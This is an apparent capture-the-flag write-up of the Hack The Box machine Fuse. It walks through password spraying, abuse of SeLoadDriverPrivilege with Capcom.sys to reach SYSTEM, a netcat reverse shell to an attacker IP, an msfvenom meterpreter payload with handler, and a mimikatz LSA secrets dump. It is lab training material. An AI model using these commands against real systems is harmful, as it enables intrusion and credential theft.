
# HTB Fuse

As usual we start with port enumeration.



Fuse

OS: Windows

Difficulty: Medium

Points: 30


Release: 13 Jun 2020

IP: 10.10.10.193

```
nmap -sC -sV -oN nmap/inital 10.10.10.193

PORT     STATE SERVICE      VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp   open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html).
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-09-26 15:12:39Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: FABRICORP)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http
s://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=9/26%Time=5F6F55D6%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Service Info: Host: FUSE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h39m33s, deviation: 4h02m30s, median: 19m32s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Fuse
|   NetBIOS computer name: FUSE\x00
|   Domain name: fabricorp.local
|   Forest name: fabricorp.local
|   FQDN: Fuse.fabricorp.local
|_  System time: 2020-09-26T08:14:57-07:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
```

```
|   date: 2020-09-26T15:15:00
|_  start_date: 2020-09-25T16:25:19
```

If we try to connect to port 80 we get redirected to http://fuse.fabricorp.local/ so I added fuse.fabricorp.local to /etc/hosts.



Print Logs

**PaperCut™ Print Logger** is a free print logging program. Live print logs are listed below and additional CSV/Excel logs are available here. This software will **only** track printers locally attached to this system. For more features, please consider PaperCut NG.

Refresh

| Date | HTML | Data (day) | Data (month) |
|---|---|---|---|
| 29 May 2020 | View | CSV/Excel | CSV/Excel |
| 30 May 2020 | View | CSV/Excel | CSV/Excel |
| 10 Jun 2020 | View | CSV/Excel | CSV/Excel |


Screenshot of the website

Clicking on each date reveals more print long with username of the people that requested the print.

```
pmerton
tlavel
sthompson
bhult
administrator
bnielson
```


With kerbrute we can check if these usernames are valid.

/opt/kerbrute/kerbrute_linux_amd64 userenum -d fabricorp.local --dc fabricorp.local user.list



```
kali@kali:~/Desktop/htb/Fuse$ /opt/kerbrute/kerbrute_linux_amd64 userenum -d fabricorp.local --dc fabricorp.local user.list

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 09/26/20 - Ronnie Flathers @ropnop

2020/09/26 11:04:13 >  Using KDC(s):
2020/09/26 11:04:13 >   fabricorp.local:88

2020/09/26 11:04:13 >  [+] VALID USERNAME:       sthompson@fabricorp.local
2020/09/26 11:04:13 >  [+] VALID USERNAME:       tlavel@fabricorp.local
2020/09/26 11:04:13 >  [+] VALID USERNAME:       pmerton@fabricorp.local
2020/09/26 11:04:13 >  [+] VALID USERNAME:       administrator@fabricorp.local
2020/09/26 11:04:13 >  [+] VALID USERNAME:       bhult@fabricorp.local
2020/09/26 11:04:13 >  Done! Tested 6 usernames (5 valid) in 0.069 seconds
```

These users are not ASReproastable.



```
kali@kali:~/Desktop/htb/Fuse$ GetNPUsers.py fabricorp.local/ -no-pass -usersfile user.list
Impacket v0.9.22.dev1+20200902.140502.3c32a77f - Copyright 2020 SecureAuth Corporation

[-] User pmerton doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User tlavel doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sthompson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User bhult doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
```

So we try to bruteforce access to their account. We don't have a password list, to create one we can use cewl.

```
cewl -d 4 http://fuse.fabricorp.local/papercut/logs/html/index.htm -a -m 3 -w password.list --with-numbers
```

Then always we can use crackmapexec to spray passwords.


```
crackmapexec smb 10.10.10.193 -u user.list -d fabricorp.local -p password.list
```

We find three valid username:password combinations valid:

```
tlavel:Fabricorp01
bhult:Fabricorp01
bnielson:Fabricorp01
```


Unfortunatly we can't access those accounts because we need to change password:

```
crackmapexec smb 10.10.10.193 -u tlavel -d fabricorp.local -p Fabricorp01
```



```
SMB         10.10.10.193    445    FUSE             [*] Windows Server 2016 Standard 14393 (name:FUSE) (domain:fabricorp.local) (signing:True) (SMBv1:True)
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\tlavel:Fabricorp01 STATUS_PASSWORD_MUST_CHANGE
```

To change password we can use smbpasswd, tool that is preinstalled with kali.



```
kali@kali:~/Desktop/htb/Fuse$ smbpasswd -U tlavel -r 10.10.10.193
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user tlavel
```


Here I typed Fabricorp01 as old password and used password as the new password.

Now we can login with rpcclient to enumerate further.

```
rpcclient 10.10.10.193 -U tlavel
```

Using the following command we can extract a list of all users on the box.

```
enumdomusers
```




```
kali@kali:~/Desktop/htb/Fuse$ rpcclient 10.10.10.193 -U tlavel
Enter WORKGROUP\tlavel's password:
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[svc-print] rid:[0x450]
user:[bnielson] rid:[0x451]
user:[sthompson] rid:[0x641]
user:[tlavel] rid:[0x642]
user:[pmerton] rid:[0x643]
user:[svc-scan] rid:[0x645]
user:[bhult] rid:[0x1bbd]
user:[dandrews] rid:[0x1bbe]
user:[mberbatov] rid:[0x1db1]
user:[astein] rid:[0x1db2]
user:[dmuir] rid:[0x1db3]
rpcclient $> 
```

Replace the old user.list we created before with this one. So this will we the content of user.list:

```
Administrator
astein
bhult
bnielson
dandrews
DefaultAccount
dmuir
Guest
krbtgr
mberbatov
pmerton
sthompson
svc-print
svc-scan
tlavel
```

Since the theme of this box is printers we can use a command to enumerate printers.

```
enumprinters
```




```
rpcclient $> enumprinters
        flags:[0x800000]
        name:[\\10.10.10.193\HP-MFT01]
        description:[\\10.10.10.193\HP-MFT01,HP Universal Printing PCL 6,Central (Near IT, scan2docs password: $fab@s3Rv1ce$1)]
        comment:[]
```

We find a password: $fab@s3Rv1ce$1

Let's spray this password with all the users we've found:


```
crackmapexec smb 10.10.10.193 -u user.complete -p '$fab@s3Rv1ce$1' -d fabricorp.local
```



```
kali@kali:~/Desktop/htb/Fuse$ crackmapexec smb 10.10.10.193 -u user.complete -p '$fab@s3Rv1ce$1' -d fabricorp.local
SMB         10.10.10.193    445    FUSE             [*] Windows Server 2016 Standard 14393 (name:FUSE) (domain:fabricorp.local) (signing:True) (SMBv1:True)
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\Administrator:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\astein:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\bhult:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\bnielson:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\dandrews:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\DefaultAccount:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\dmuir:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\Guest:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\krbtgr:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\mberbatov:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\pmerton:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\sthompson:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [+] fabricorp.local\svc-print:$fab@s3Rv1ce$1
```

It works with user svc-print. We can use crackmapexec to check for WINRM.

```
crackmapexec winrm 10.10.10.193 -u svc-print -p '$fab@s3Rv1ce$1' -d fabricorp.local
```




```
kali@kali:~/Desktop/htb/Fuse$ crackmapexec winrm 10.10.10.193 -u svc-print -p '$fab@s3Rv1ce$1' -d fabricorp.local
WINRM       10.10.10.193    5985   10.10.10.193     [*] http://10.10.10.193:5985/wsman
WINRM       10.10.10.193    5985   10.10.10.193     [+] fabricorp.local\svc-print:$fab@s3Rv1ce$1 (Pwn3d!)
```

Nice. Now we can use evil-winrm to get a shell.

```
evil-winrm  -i 10.10.10.193 -u svc-print -p '$fab@s3Rv1ce$1'
```

Now we can read user.txt located here: C:\Users\svc-print\Desktop\



```
*Evil-WinRM* PS C:\Users\svc-print\Documents> whoami /all

USER INFORMATION
----------------

User Name           SID
=================== ==============================================
fabricorp\svc-print S-1-5-21-2633719317-1471316042-3957863514-1104


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ==================================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Print Operators                    Alias            S-1-5-32-550                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
FABRICORP\IT_Accounts                      Group            S-1-5-21-2633719317-1471316042-3957863514-1604 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeLoadDriverPrivilege         Load and unload device drivers Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```

We have the privilege SeLoadDriverPrivilege, this makes sense since printers have to load their drive to work, but as an attacker we can use this to our advantage and execute mailiciuous code.


Abusing SeLoadDriverPrivilege for privilege escalation

0×01 - Preamble In Windows operating systems, it is well known that assigning certain privileges to user accounts without administration permissions can result in local privilege escalation attacks.

https://www.tarlogic.com/en/blog/abusing-seloaddriverprivilege-for-privilege-escalation/

Real time protection is disabled so we don't have to worry about any evasion tecniques

```
get-item 'hklm:\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection\'
```



```
Name                           Property
----                           --------
Real-Time Protection           DisableRealtimeMonitoring : 1
```

First we need to download Capcom.sys

FuzzySecurity/Capcom-Rootkit

You can't perform that action at this time. You signed in with another tab or window. You signed out in another tab or window. Reload to refresh your session. Reload to refresh your session. We use optional third-party analytics cookies to understand how you use GitHub.com so we can build better products.

https://github.com/FuzzySecurity/Capcom-Rootkit/blob/master/Driver/Capcom.sys

And then we need to clone this repository:

TarlogicSecurity/EoPLoadDriver

Proof of concept for abusing SeLoadDriverPrivilege (Privilege Escalation in Windows) GitHub is home to over 50 million developers working together to host and review code, manage projects, and build software together. Proof of concept for abusing SeLoadDriverPrivilege (Privilege Escalation in Windows)

https://github.com/TarlogicSecurity/EoPLoadDriver

And lastly this one:


tandasat/ExploitCapcom

This is a standalone exploit for a vulnerable feature in Capcom.sys. The feature is exposed through IOCTL and to execute an arbitrary user supplied function pointer with disabling SMEP. This exploit simply abuses the feature to perform token stealing to get the SYSTEM privileges, and then launches the command prompt with

https://github.com/tandasat/ExploitCapcom

Open Visual Studio and we need to compile EoPLoadDriver. So create a new project, and paste the code from eoploaddriver.cpp, then remember to remove the #include <stdafx.h>. Then click on Release, 64 bit and compile. A .exe file is created we will upload this to the victim machine. Then open the ExploitCapcom project with Visual Studio.

Inside the LaunchShell() method we edit the command it launches to launch C:\\temp\rev.bat and not cmd.exe. Then compile the exploit.



```
static bool LaunchShell()
{
    TCHAR CommandLine[] = TEXT("C:\\Windows\\system32\\cmd.exe");
    PROCESS_INFORMATION ProcessInfo;
    STARTUPINFO StartupInfo = { sizeof(StartupInfo) };
    if (!CreateProcess(CommandLine, CommandLine, nullptr, nullptr, FALSE,
        CREATE_NEW_CONSOLE, nullptr, nullptr, &StartupInfo,
        &ProcessInfo))
    {
        return false;
    }
```

Transfer both files to the attacker machine.

Then we need to upload nc.exe to the victim machine, this is easy with evil-winrm, we just need to type the following command:

Then from the attacker machine we are gonna create a file called rev.bat.


```
C:\temp\nc.exe 10.10.15.46 9001 -e powershell.exe
```

And then upload every single file we need from the victim machine.

```
cd C:\temp
upload /usr/share/windows-resources/binaries/nc.exe
upload Capcom.sys
upload exploit/EOPLOADDRIVER.exe
upload exploit/ExploitCapcom.exe
```

Then we need to run the following command:

```
.\EOPLOADDRIVER.exe System\CurrentControlSet\MyService Capcom.sys
```




```
*Evil-WinRM* PS C:\Users\svc-print\Downloads> .\EOPLOADDRIVER.exe  System\CurrentControlSet\MyService C:\Users\svc-print\Downloads\Capcom.sys
[+] Enabling SeLoadDriverPrivilege
[+] SeLoadDriverPrivilege Enabled
[+] Loading Driver: \Registry\User\S-1-5-21-2633719317-1471316042-3957863514-1104\System\CurrentControlSet\MyService
NTSTATUS: 00000000, WinError: 0
```

From the attacker machine start listening on port 9001

```
nc -lnvp 9001
```


And finally run the exploit from the victim machine

```
.\ExploitCapcom.exe
```



```
[*] Capcom.sys exploit
[*] Capcom.sys handle was obtained as 0000000000000080
[*] Shellcode was placed at 000001F4B0560008
[+] Shellcode was executed
[+] Token stealing was successful
[+] The SYSTEM shell was launched
[*] Press any key to exit this program
```

We get a connection back.



```
PS C:\temp> whoami
whoami
nt authority\system
```

We can now grab the root flag & go home. The writeup of HTB-Fuse ends here.


We can now load a meterpreter shell and dump hashes.

First we need to create an executable with msfvenom.


```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.15.46 LPORT=9001 -f exe > shell.exe
```

Then we can upload the executable with evil-winrm just like we did before and execute it. But before doing it we need to start listening from msfconsole.

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST tun0
set LPORT 9001
run
```



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```




```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > 
```

```
lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : FUSE
SysKey : 744b0a0de45b846efd124f172fdc90d6

Local name : FUSE ( S-1-5-21-1536657754-2707595059-2839649202 )
Domain name : FABRICORP ( S-1-5-21-2633719317-1471316042-3957863514 )
Domain FQDN : fabricorp.local

Policy subsystem is : 1.14
LSA Key(s) : 1, default {dd5bb261-b360-492c-8619-a2df5baae9ed}
